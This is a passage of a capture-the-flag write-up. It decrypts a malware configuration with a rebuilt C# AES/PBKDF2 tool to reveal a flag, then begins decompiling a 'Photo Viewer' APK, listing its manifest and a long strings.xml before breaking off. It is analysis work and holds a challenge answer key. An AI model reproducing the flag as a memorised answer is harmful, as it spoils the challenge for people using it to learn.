An encrypted Base64 string was discovered in configuration:


```
QWdYdDZUc2R3bTE4Y3p5Y2UycXpwN3RoTDhIbmc2eHc=
```

Step 1 – Base64 Decode

```
echo "QWdYdDZUc2R3bTE4Y3p5Y2UycXpwN3RoTDhIbmc2eHc=" | base6
4 -d
```

Output:

```
AgXt6Tsdwm18czyce2qzp7thL8Hng6xw
```



Rebuilding the Malware Decryption Logic

Because the malware uses **custom AES + HMAC validation**, a standalone C# decryption tool was written that:

- Uses the same salt
- Uses the same PBKDF2 settings
- Mimics malware's AES decrypt logic

Compile & Run


```
mcs decrypt_domain.cs
mono decrypt_domain.exe
```

I use this script


```
using System;
using System.IO;
using System.Security.Cryptography;
using System.Text;

class Decrypt
```

```
{
    static byte[] protocolSalt = new byte[]
    {
        191,235,30,86,251,205,151,59,178,25,2,36,48,165,12
0,67,
        0,61,86,68,210,30,98,185,212,241,128,231,230,195,5
7,65
    };

    static void Main()
    {
        string password = "AgXt6Tsdwm18czyce2qzp7thL8Hng6x
w";
        string encrypted = "whQkhfaCW4dvBnzTCDW5rW6KLTU9RiS
TcNwWFR/1gNP8rRfd9nuzy53BXr26J/7peazAVzWXDeL02U5ZiAQ1xbh9hB
pgXzGf0/ukSaW+9mwFRwVGOnaRwSgyJpJ7KAOK";

        byte[] data = Convert.FromBase64String(encrypted);

        using (var kdf = new Rfc2898DeriveBytes(password, p
rotocolSalt, 50000))
        {
            byte[] encKey = kdf.GetBytes(32);
            byte[] authKey = kdf.GetBytes(64);

            using (var ms = new MemoryStream(data))
            {
                byte[] mac = new byte[32];
                ms.Read(mac, 0, 32);

                byte[] iv = new byte[16];
                ms.Read(iv, 0, 16);

                using (var aes = new AesCryptoServiceProvid
er())
                {
                    aes.KeySize = 256;
                    aes.BlockSize = 128;
```

```
                    aes.Mode = CipherMode.CBC;
                    aes.Padding = PaddingMode.PKCS7;
                    aes.Key = encKey;
                    aes.IV = iv;

                    using (var cs = new CryptoStream(ms, ae
s.CreateDecryptor(), CryptoStreamMode.Read))
                    using (var sr = new StreamReader(cs))
                    {
                        string plaintext = sr.ReadToEnd();
                        Console.WriteLine(plaintext);
                    }
                }
            }
        }
    }
}
```



for confirmation I pass the result to Chatgpt to make the format




Flag:

```
nexsec25{1k92jsas.capturextheflag.io}
```

2.7. Photo Viewer Gone Rogue

Points: 50 (Advanced)
description



I'm analyzing this apk file using apktool

```
apktool d "C:\Users\Flare\Downloads\MCMC\mobile\Photo Viewe
r.apk"

I: Using Apktool 2.12.0 on Photo Viewer.apk with 8 threads
```

```
I: Baksmaling classes.dex...

I: Baksmaling classes7.dex...

I: Baksmaling classes5.dex...

I: Loading resource table...

I: Baksmaling classes18.dex...

I: Baksmaling classes19.dex...

I: Baksmaling classes8.dex...

I: Baksmaling classes14.dex...

I: Decoding file-resources...

I: Loading resource table from file: C:\Users\Flare\AppData
\Local\apktool\framework\1.apk

I: Baksmaling classes15.dex...

I: Baksmaling classes21.dex...

I: Baksmaling classes9.dex...

I: Baksmaling classes11.dex...

I: Baksmaling classes12.dex...

I: Baksmaling classes22.dex...

I: Baksmaling classes16.dex...

I: Baksmaling classes3.dex...
```

```
I: Baksmaling classes20.dex...

I: Baksmaling classes17.dex...

I: Baksmaling classes10.dex...

I: Baksmaling classes24.dex...

I: Baksmaling classes23.dex...

I: Baksmaling classes4.dex...

I: Baksmaling classes13.dex...

I: Baksmaling classes27.dex...

I: Baksmaling classes2.dex...

I: Baksmaling classes6.dex...

I: Baksmaling classes25.dex...

I: Baksmaling classes26.dex...

I: Decoding values */* XMLs...

I: Decoding AndroidManifest.xml with resources...

I: Copying original files...

I: Copying lib...

I: Copying unknown files...
```

this command will decompile the apk.

First, I checked the `AndroidManifest.xml` because it is a blueprint for the apk.

AndroidManifest.xml

```
<manifest xmlns:android="http://schemas.android.com/apk/re
s/android" android:compileSdkVersion="34" android:compileSd
kVersionCodename="14" package="com.dot.gallery.debug" platf
ormBuildVersionCode="34" platformBuildVersionName="14">
<uses-permission android:name="android.permission.READ_MEDI
A_IMAGES"/>
<uses-permission android:name="android.permission.READ_MEDI
A_VIDEO"/>
<uses-permission android:name="android.permission.ACCESS_ME
DIA_LOCATION"/>
<uses-permission android:name="android.permission.INTERNE
T"/>
<uses-permission android:maxSdkVersion="32" android:name="a
ndroid.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.MANAGE_ME
DIA"/>
<uses-permission android:name="android.permission.MANAGE_EX
TERNAL_STORAGE"/>
<queries>
<intent>
<action android:name="android.intent.action.EDIT"/>
<data android:mimeType="image/*"/>
</intent>
<intent>
<action android:name="android.intent.action.EDIT"/>
<data android:mimeType="video/*"/>
</intent>
</queries>
<uses-permission android:name="android.permission.ACCESS_NE
TWORK_STATE"/>
<permission android:name="com.dot.gallery.debug.DYNAMIC_REC
EIVER_NOT_EXPORTED_PERMISSION" android:protectionLevel="sig
nature"/>
<uses-permission android:name="com.dot.gallery.debug.DYNAMI
C_RECEIVER_NOT_EXPORTED_PERMISSION"/>
<application android:allowBackup="true" android:appComponen
```

```
tFactory="androidx.core.app.CoreComponentFactory" android:d
ataExtractionRules="@xml/data_extraction_rules" android:deb
uggable="true" android:enableOnBackInvokedCallback="true" a
ndroid:extractNativeLibs="false" android:fullBackupContent
="@xml/backup_rules" android:hardwareAccelerated="true" and
roid:icon="@mipmap/ic_launcher" android:label="@string/app_
name" android:largeHeap="true" android:name="com.dot.galler
y.GalleryApp" android:roundIcon="@mipmap/ic_launcher_round"
android:supportsRtl="true" android:theme="@style/Theme.Gall
ery" android:usesCleartextTraffic="true">
<activity android:exported="true" android:name="com.dot.gal
lery.feature_node.presentation.main.MainActivity" android:t
heme="@style/Theme.Gallery.Splash">
<intent-filter>
<action android:name="android.intent.action.MAIN"/>
<category android:name="android.intent.category.LAUNCHER"/>
</intent-filter>
</activity>
<activity android:exported="true" android:launchMode="singl
eTask" android:name="com.dot.gallery.feature_node.presentat
ion.standalone.StandaloneActivity" android:theme="@style/Th
eme.Gallery">
<intent-filter android:label="@string/app_name">
<action android:name="android.intent.action.VIEW"/>
<action android:name="com.android.camera.action.REVIEW"/>
<action android:name="android.provider.action.REVIEW"/>
<action android:name="android.provider.action.REVIEW_SECUR
E"/>
<data android:scheme="content"/>
<data android:scheme="file"/>
<data android:mimeType="image/*"/>
<data android:mimeType="video/*"/>
<category android:name="android.intent.category.DEFAULT"/>
<category android:name="android.intent.category.BROWSABLE"/
>
</intent-filter>
<intent-filter>
<action android:name="android.intent.action.VIEW"/>
```

```
<action android:name="com.android.camera.action.REVIEW"/>
<action android:name="android.provider.action.REVIEW"/>
<action android:name="android.provider.action.REVIEW_SECUR
E"/>
<data android:scheme="content"/>
<data android:scheme="http"/>
<data android:scheme="file"/>
<data android:mimeType="image/jxl"/>
<data android:host="*"/>
<data android:mimeType="*/*"/>
<data android:pathPattern=".*\\.jxl"/>
<data android:pathPattern=".*\\..*\\.jxl"/>
<data android:pathPattern=".*\\..*\\..*\\.jxl"/>
<data android:pathPattern=".*\\..*\\..*\\..*\\.jxl"/>
<category android:name="android.intent.category.DEFAULT"/>
<category android:name="android.intent.category.BROWSABLE"/
>
</intent-filter>
</activity>
<activity android:exported="true" android:launchMode="singl
eTask" android:name="com.dot.gallery.feature_node.presentat
ion.picker.PickerActivity" android:theme="@style/Theme.Gall
ery">
<intent-filter android:label="@string/app_name">
<action android:name="android.intent.action.PICK"/>
<action android:name="android.intent.action.GET_CONTENT"/>
<data android:mimeType="image/*"/>
<data android:mimeType="video/*"/>
<data android:mimeType="vnd.android.cursor.dir/image"/>
<data android:mimeType="vnd.android.cursor.dir/video"/>
<category android:name="android.intent.category.DEFAULT"/>
<category android:name="android.intent.category.OPENABLE"/>
</intent-filter>
</activity>
<activity android:exported="true" android:launchMode="singl
eInstance" android:name="com.dot.gallery.feature_node.prese
ntation.wallpaper.SetWallpaperActivity">
<intent-filter android:label="@string/set_wallpaper">
```

```
<action android:name="android.intent.action.ATTACH_DATA"/>
<category android:name="android.intent.category.DEFAULT"/>
<data android:mimeType="image/*"/>
</intent-filter>
</activity>
<activity android:exported="true" android:name="com.dot.gal
lery.feature_node.presentation.edit.EditActivity">
<intent-filter android:label="@string/app_name">
<action android:name="android.intent.action.EDIT"/>
<category android:name="android.intent.category.DEFAULT"/>
<data android:mimeType="image/*"/>
<data android:mimeType="vnd.android.cursor.dir/image"/>
</intent-filter>
</activity>
<provider android:authorities="com.dot.gallery.debug.media_
provider" android:enabled="true" android:exported="false" a
ndroid:grantUriPermissions="true" android:name="androidx.co
re.content.FileProvider">
<meta-data android:name="android.support.FILE_PROVIDER_PATH
S" android:resource="@xml/filepaths"/>
</provider>
<activity android:exported="true" android:name="androidx.co
mpose.ui.tooling.PreviewActivity"/>
<activity android:exported="true" android:name="androidx.ac
tivity.ComponentActivity"/>
<provider android:authorities="com.dot.gallery.debug.androi
dx-startup" android:exported="false" android:name="android
x.startup.InitializationProvider">
<meta-data android:name="androidx.emoji2.text.EmojiCompatIn
itializer" android:value="androidx.startup"/>
<meta-data android:name="androidx.lifecycle.ProcessLifecycl
eInitializer" android:value="androidx.startup"/>
<meta-data android:name="androidx.profileinstaller.ProfileI
nstallerInitializer" android:value="androidx.startup"/>
</provider>
<uses-library android:name="androidx.window.extensions" and
roid:required="false"/>
<uses-library android:name="androidx.window.sidecar" androi
```

```
d:required="false"/>
<service android:directBootAware="true" android:exported="f
alse" android:name="androidx.room.MultiInstanceInvalidation
Service"/>
<receiver android:directBootAware="false" android:enabled
="true" android:exported="true" android:name="androidx.prof
ileinstaller.ProfileInstallReceiver" android:permission="an
droid.permission.DUMP">
<intent-filter>
<action android:name="androidx.profileinstaller.action.INST
ALL_PROFILE"/>
</intent-filter>
<intent-filter>
<action android:name="androidx.profileinstaller.action.SKIP
_FILE"/>
</intent-filter>
<intent-filter>
<action android:name="androidx.profileinstaller.action.SAVE
_PROFILE"/>
</intent-filter>
<intent-filter>
<action android:name="androidx.profileinstaller.action.BENC
HMARK_OPERATION"/>
</intent-filter>
</receiver>
</application>
</manifest>
```

This is my analysis:

The Manifest tells **what the app can do**, but not **how it does it**.

- It told us the app uses the **Internet** (Permission).
- It told us the app handles `.jxl` **files** (Intent Filter).
- It told us the entry point was `StandaloneActivity`.

the `AndroidManifest.xml` revealed the app was listening for `http` schemes and

obscure `.jxl` image files. This was the initial clue that the "malware" was external to the app.

the Manifest gave me the clues (Network + JXL), but it couldn't give me the flag. the Manifest *never* stores variable data like passwords or keys; it only stores structure. so I proceed to the new approach which is inspecting `strings.xml`.

I navigate to `C:\Users\Flare\Downloads\MCMC\mobile\Photo Viewer\res\values` to check the `strings.xml`.

```
strings.xml

<resources>
<string name="abc_action_bar_home_description">Navigate hom
e</string>
<string name="abc_action_bar_up_description">Navigate up</s
tring>
<string name="abc_action_menu_overflow_description">More op
tions</string>
<string name="abc_action_mode_done">Done</string>
<string name="abc_activity_chooser_view_see_all">See all</s
tring>
<string name="abc_activitychooserview_choose_application">C
hoose an app</string>
<string name="abc_capital_off">OFF</string>
<string name="abc_capital_on">ON</string>
<string name="abc_menu_alt_shortcut_label">Alt+</string>
<string name="abc_menu_ctrl_shortcut_label">Ctrl+</string>
<string name="abc_menu_delete_shortcut_label">delete</strin
g>
<string name="abc_menu_enter_shortcut_label">enter</string>
<string name="abc_menu_function_shortcut_label">Function+</
string>
<string name="abc_menu_meta_shortcut_label">Meta+</string>
<string name="abc_menu_shift_shortcut_label">Shift+</string
>
```

```
<string name="abc_menu_space_shortcut_label">space</string>
<string name="abc_menu_sym_shortcut_label">Sym+</string>
<string name="abc_prepend_shortcut_label">Menu+</string>
<string name="abc_search_hint">Search…</string>
<string name="abc_searchview_description_clear">Clear query
</string>
<string name="abc_searchview_description_query">Search quer
y</string>
<string name="abc_searchview_description_search">Search</st
ring>
<string name="abc_searchview_description_submit">Submit que
ry</string>
<string name="abc_searchview_description_voice">Voice searc
h</string>
<string name="abc_shareactionprovider_share_with">Share wit
h</string>
<string name="abc_shareactionprovider_share_with_applicatio
n">Share with %s</string>
<string name="abc_toolbar_collapse_description">Collapse</s
tring>
<string name="access_media_location">Access Media Location
</string>
<string name="access_media_location_summary">Allows the app
to read location data of your images & videos</string>
<string name="action_cancel">Cancel</string>
<string name="action_confirm">Confirm</string>
<string name="action_confirmed">Confirmed</string>
<string name="add_to_ignored">Add to ignored albums</string
>
<string name="add_to_ignored_summary">Remove an album from
showing inside the Gallery</string>
<string name="album_card_size">Album Card Size</string>
<string name="album_card_size_summary">Manually pick your a
lbum card size</string>
<string name="album_card_size_title">Album Card Size</strin
g>
<string name="album_name">Album Name</string>
<string name="albums">Albums</string>
```

```
<string name="all">All</string>
<string name="allow">Allow</string>
<string name="allow_to_manage_files">Allow to Manage All Fi
les</string>
<string name="allow_to_manage_media">Allow to Manage Media
</string>
<string name="allow_vibrations">Allow vibrations</string>
<string name="allow_vibrations_summary">Allow sending feedb
ack as vibrations while performing some actions or gestures
</string>
<string name="amoled_mode_summary">Higher contrast, best su
ited for Amoled Screens</string>
<string name="amoled_mode_title">Use Amoled Mode</string>
<string name="androidx_startup">androidx.startup</string>
<string name="app_dev">by %s</string>
<string name="app_dev_name">not_a_real_username</string>
<string name="app_name">Photo Viewer</string>
<string name="appbar_scrolling_view_behavior">com.google.an
droid.material.appbar.AppBarLayout$ScrollingViewBehavior</s
tring>
<string name="auto">Auto</string>
<string name="back_cd">Back</string>
<string name="beta">Beta</string>
<string name="blacklist_summary">Ignore albums from Gallery
</string>
<string name="bottom_sheet_behavior">com.google.android.mat
erial.bottomsheet.BottomSheetBehavior</string>
<string name="bottomsheet_action_collapse">Collapse the bot
tom sheet</string>
<string name="bottomsheet_action_expand">Expand the bottom
sheet</string>
<string name="bottomsheet_action_expand_halfway">Expand hal
fway</string>
<string name="bottomsheet_drag_handle_clicked">Drag handle
double-tapped</string>
<string name="bottomsheet_drag_handle_content_description">
Drag handle</string>
<string name="call_notification_answer_action">Answer</stri
```

```
ng>
<string name="call_notification_answer_video_action">Video
</string>
<string name="call_notification_decline_action">Decline</st
ring>
<string name="call_notification_hang_up_action">Hang Up</st
ring>
<string name="call_notification_incoming_text">Incoming cal
l</string>
<string name="call_notification_ongoing_text">Ongoing call
</string>
<string name="call_notification_screening_text">Screening a
n incoming call</string>
<string name="change_album_size">Change Album Card Size</st
ring>
<string name="change_playback_speed_cd">Change playback spe
ed</string>
<string name="character_counter_content_description">Charac
ters entered %1$d of %2$d</string>
<string name="character_counter_overflowed_content_descript
ion">Character limit exceeded %1$d of %2$d</string>
<string name="character_counter_pattern">%1$d/%2$d</string>
<string name="clear_text_end_icon_content_description">Clea
r text</string>
<string name="close">Close</string>
<string name="close_drawer">Close navigation menu</string>
<string name="close_sheet">Close sheet</string>
<string name="copy">Copy</string>
<string name="copy_error">Copy error</string>
<string name="create_new_album">Create new album</string>
<string name="customization">Customization</string>
<string name="default_error_message">Invalid input</string>
<string name="default_popup_window_title">Pop-Up Window</st
ring>
<string name="deleting_items">Deleting %1$s items...</strin
g>
<string name="description">Description</string>
<string name="dialog_delete">Deleting Permanently</string>
```

```
<string name="dialog_from_trash">Restoring from Trash</stri
ng>
<string name="dialog_to_trash">Moving to Trash</string>
<string name="donate">Donate</string>
<string name="donate_button_cd">Donate Button</string>
<string name="donate_url">https://www.not_a_real_website.co
m/xx/xx</string>
<string name="done">Done</string>
<string name="drop_down_cd">Drop down</string>
<string name="dropdown_menu">Dropdown menu</string>
<string name="edit">Edit</string>
<string name="edit_cd">edit</string>
<string name="edit_metadata">Edit Metadata</string>
<string name="empty_favorites_title">You have no favorites
</string>
<string name="empty_trash_cd">Trash is empty</string>
<string name="empty_trash_title">Squeaky Clean</string>
<string name="error_a11y_label">Error: invalid</string>
<string name="error_cd">An error occurred</string>
<string name="error_icon_content_description">Error</string
>
<string name="error_title">Something went wrong :(</string>
<string name="error_toast">An error occurred!</string>
<string name="exo_controls_cc_disabled_description">Enable
subtitles</string>
<string name="exo_controls_cc_enabled_description">Disable
subtitles</string>
<string name="exo_controls_custom_playback_speed">%1$.2fx</
string>
<string name="exo_controls_fastforward_description">Fast fo
rward</string>
<string name="exo_controls_fullscreen_enter_description">En
ter fullscreen</string>
<string name="exo_controls_fullscreen_exit_description">Exi
t fullscreen</string>
<string name="exo_controls_hide">Hide player controls</stri
ng>
<string name="exo_controls_next_description">Next</string>
```

```
<string name="exo_controls_overflow_hide_description">Hide
additional settings</string>
<string name="exo_controls_overflow_show_description">Show
additional settings</string>
<string name="exo_controls_pause_description">Pause</string
>
<string name="exo_controls_play_description">Play</string>
<string name="exo_controls_playback_speed">Speed</string>
<string name="exo_controls_previous_description">Previous</
string>
<string name="exo_controls_repeat_all_description">Current
mode: Repeat all. Toggle repeat mode.</string>
<string name="exo_controls_repeat_off_description">Current
mode: Repeat none. Toggle repeat mode.</string>
<string name="exo_controls_repeat_one_description">Current
mode: Repeat one. Toggle repeat mode.</string>
<string name="exo_controls_rewind_description">Rewind</stri
ng>
<string name="exo_controls_seek_bar_description">Playback p
rogress</string>
<string name="exo_controls_settings_description">Settings</
string>
<string name="exo_controls_show">Show player controls</stri
ng>
<string name="exo_controls_shuffle_off_description">Enable
shuffle mode</string>
<string name="exo_controls_shuffle_on_description">Disable
shuffle mode</string>
<string name="exo_controls_stop_description">Stop</string>
<string name="exo_controls_time_placeholder">00:00:00</stri
ng>
<string name="exo_controls_vr_description">VR mode</string>
<string name="exo_download_completed">Download completed</s
tring>
<string name="exo_download_description">Download</string>
<string name="exo_download_downloading">Downloading</string
>
<string name="exo_download_failed">Download failed</string>
```

```
<string name="exo_download_notification_channel_name">Downl
oads</string>
<string name="exo_download_paused">Downloads paused</string
>
<string name="exo_download_paused_for_network">Downloads wa
iting for network</string>
<string name="exo_download_paused_for_wifi">Downloads waiti
ng for WiFi</string>
<string name="exo_download_removing">Removing downloads</st
ring>
<string name="exo_item_list">%1$s, %2$s</string>
<string name="exo_track_bitrate">%1$.2f Mbps</string>
<string name="exo_track_mono">Mono</string>
<string name="exo_track_resolution">%1$d × %2$d</string>
<string name="exo_track_role_alternate">Alternate</string>
<string name="exo_track_role_closed_captions">CC</string>
<string name="exo_track_role_commentary">Commentary</string
>
<string name="exo_track_role_supplementary">Supplementary</
string>
<string name="exo_track_selection_auto">Auto</string>
<string name="exo_track_selection_none">None</string>
<string name="exo_track_selection_title_audio">Audio</strin
g>
<string name="exo_track_selection_title_text">Text</string>
<string name="exo_track_selection_title_video">Video</strin
g>
<string name="exo_track_stereo">Stereo</string>
<string name="exo_track_surround">Surround sound</string>
<string name="exo_track_surround_5_point_1">5.1 surround so
und</string>
<string name="exo_track_surround_7_point_1">7.1 surround so
und</string>
<string name="exo_track_unknown">Unknown</string>
<string name="exposed_dropdown_menu_content_description">Sh
ow dropdown menu</string>
<string name="fab_transformation_scrim_behavior">com.googl
e.android.material.transformation.FabTransformationScrimBeh
```

```
avior</string>
<string name="fab_transformation_sheet_behavior">com.googl
e.android.material.transformation.FabTransformationSheetBeh
avior</string>
<string name="fancy_blur">Fancy Blur</string>
<string name="fancy_blur_summary">Blur background in Media
View</string>
<string name="favorite">Favorite</string>
<string name="favorites">Favorites</string>
<string name="filter">Filter</string>
<string name="filter_nameAZ">Name (A-Z)</string>
<string name="filter_nameZA">Name (Z-A)</string>
<string name="filter_old">Old</string>
<string name="filter_recent">Recent</string>
<string name="gb">GB</string>
<string name="get_started">Get Started</string>
<string name="github">Github</string>
<string name="github_button_cd">Github Button</string>
<string name="github_url">https://www.not_a_real_website.co
m/xx/xx</string>
<string name="header_today">Today</string>
<string name="header_yesterday">Yesterday</string>
<string name="hide_bottom_view_on_scroll_behavior">com.goog
le.android.material.behavior.HideBottomViewOnScrollBehavior
</string>
<string name="hide_timeline_for_album_summary">Hides date h
eaders when opening an album</string>
<string name="hide_timeline_for_albums">Hide timeline for a
lbums</string>
<string name="history_recent_title">Recent</string>
<string name="history_suggestions_title">Suggestions</strin
g>
<string name="icon_content_description">Dialog Icon</string
>
<string name="ignored_albums">Ignored Albums</string>
<string name="image_add_description">Add a description</str
ing>
<string name="in_progress">In progress</string>
```

```
<string name="indeterminate">Partially checked</string>
<string name="internet">Internet</string>
<string name="internet_summary">Required to display Locatio
n Previews of your images & videos</string>
<string name="iso">" • ISO"</string>
<string name="item_view_role_description">Tab</string>
<string name="kb">KB</string>
<string name="label">Label</string>
<string name="launch_auto">Launch last screen when the app
was closed</string>
<string name="launch_on_albums">Launch on Albums</string>
<string name="launch_on_timeline">Launch on Timeline</strin
g>
<string name="location_cd">Media Location</string>
<string name="location_chip">Location: %s</string>
<string name="location_map_cd">Location Map</string>
<string name="location_new_album">Location: Internal-Storag
e/%1$s</string>
<string name="long_press_to_remove">Long press to remove</s
tring>
<string name="m3_exceed_max_badge_text_suffix">%1$s%2$s</st
ring>
<string name="m3_ref_typeface_brand_medium">sans-serif-medi
um</string>
<string name="m3_ref_typeface_brand_regular">sans-serif</st
ring>
<string name="m3_ref_typeface_plain_medium">sans-serif-medi
um</string>
<string name="m3_ref_typeface_plain_regular">sans-serif</st
ring>
<string name="m3_sys_motion_easing_emphasized">path(M 0,0 C
0.05, 0, 0.133333, 0.06, 0.166666, 0.4 C 0.208333, 0.82, 0.
25, 1, 1, 1)</string>
<string name="m3_sys_motion_easing_emphasized_accelerate">c
ubic-bezier(0.3, 0, 0.8, 0.2)</string>
<string name="m3_sys_motion_easing_emphasized_decelerate">c
ubic-bezier(0.1, 0.7, 0.1, 1)</string>
<string name="m3_sys_motion_easing_emphasized_path_data">M
```

```
0,0 C 0.05, 0, 0.133333, 0.06, 0.166666, 0.4 C 0.208333, 0.
82, 0.25, 1, 1, 1</string>
<string name="m3_sys_motion_easing_legacy">cubic-bezier(0.
4, 0, 0.2, 1)</string>
<string name="m3_sys_motion_easing_legacy_accelerate">cubic
-bezier(0.4, 0, 1, 1)</string>
<string name="m3_sys_motion_easing_legacy_decelerate">cubic
-bezier(0, 0, 0.2, 1)</string>
<string name="m3_sys_motion_easing_linear">cubic-bezier(0,
0, 1, 1)</string>
<string name="m3_sys_motion_easing_standard">cubic-bezier
(0.2, 0, 0, 1)</string>
<string name="m3_sys_motion_easing_standard_accelerate">cub
ic-bezier(0.3, 0, 1, 1)</string>
<string name="m3_sys_motion_easing_standard_decelerate">cub
ic-bezier(0, 0, 0, 1)</string>
<string name="m3c_bottom_sheet_collapse_description">Collap
se bottom sheet</string>
<string name="m3c_bottom_sheet_dismiss_description">Dismiss
bottom sheet</string>
<string name="m3c_bottom_sheet_drag_handle_description">Dra
g handle</string>
<string name="m3c_bottom_sheet_expand_description">Expand b
ottom sheet</string>
<string name="m3c_bottom_sheet_pane_title">Bottom Sheet</st
ring>
<string name="m3c_date_input_headline">Entered date</string
>
<string name="m3c_date_input_headline_description">Entered
date: %1$s</string>
<string name="m3c_date_input_invalid_for_pattern">Date does
not match expected pattern: %1$s</string>
<string name="m3c_date_input_invalid_not_allowed">Date not
allowed: %1$s</string>
<string name="m3c_date_input_invalid_year_range">Date out o
f expected year range %1$s - %2$s</string>
<string name="m3c_date_input_label">Date</string>
<string name="m3c_date_input_no_input_description">None</st
```

```
ring>
<string name="m3c_date_input_title">Select date</string>
<string name="m3c_date_picker_headline">Selected date</stri
ng>
<string name="m3c_date_picker_headline_description">Current
selection: %1$s</string>
<string name="m3c_date_picker_navigate_to_year_descriptio
n">Navigate to year %1$s</string>
<string name="m3c_date_picker_no_selection_description">Non
e</string>
<string name="m3c_date_picker_scroll_to_earlier_years">Scro
ll to show earlier years</string>
<string name="m3c_date_picker_scroll_to_later_years">Scroll
to show later years</string>
<string name="m3c_date_picker_switch_to_calendar_mode">Swit
ch to calendar input mode</string>
<string name="m3c_date_picker_switch_to_day_selection">Swip
e to select a year, or tap to switch back to selecting a da
y</string>
<string name="m3c_date_picker_switch_to_input_mode">Switch
to text input mode</string>
<string name="m3c_date_picker_switch_to_next_month">Change
to next month</string>
<string name="m3c_date_picker_switch_to_previous_month">Cha
nge to previous month</string>
<string name="m3c_date_picker_switch_to_year_selection">Swi
tch to selecting a year</string>
<string name="m3c_date_picker_title">Select date</string>
<string name="m3c_date_picker_today_description">Today</str
ing>
<string name="m3c_date_picker_year_picker_pane_title">Year
picker visible</string>
<string name="m3c_date_range_input_invalid_range_input">Inv
alid date range input</string>
<string name="m3c_date_range_input_title">Enter dates</stri
ng>
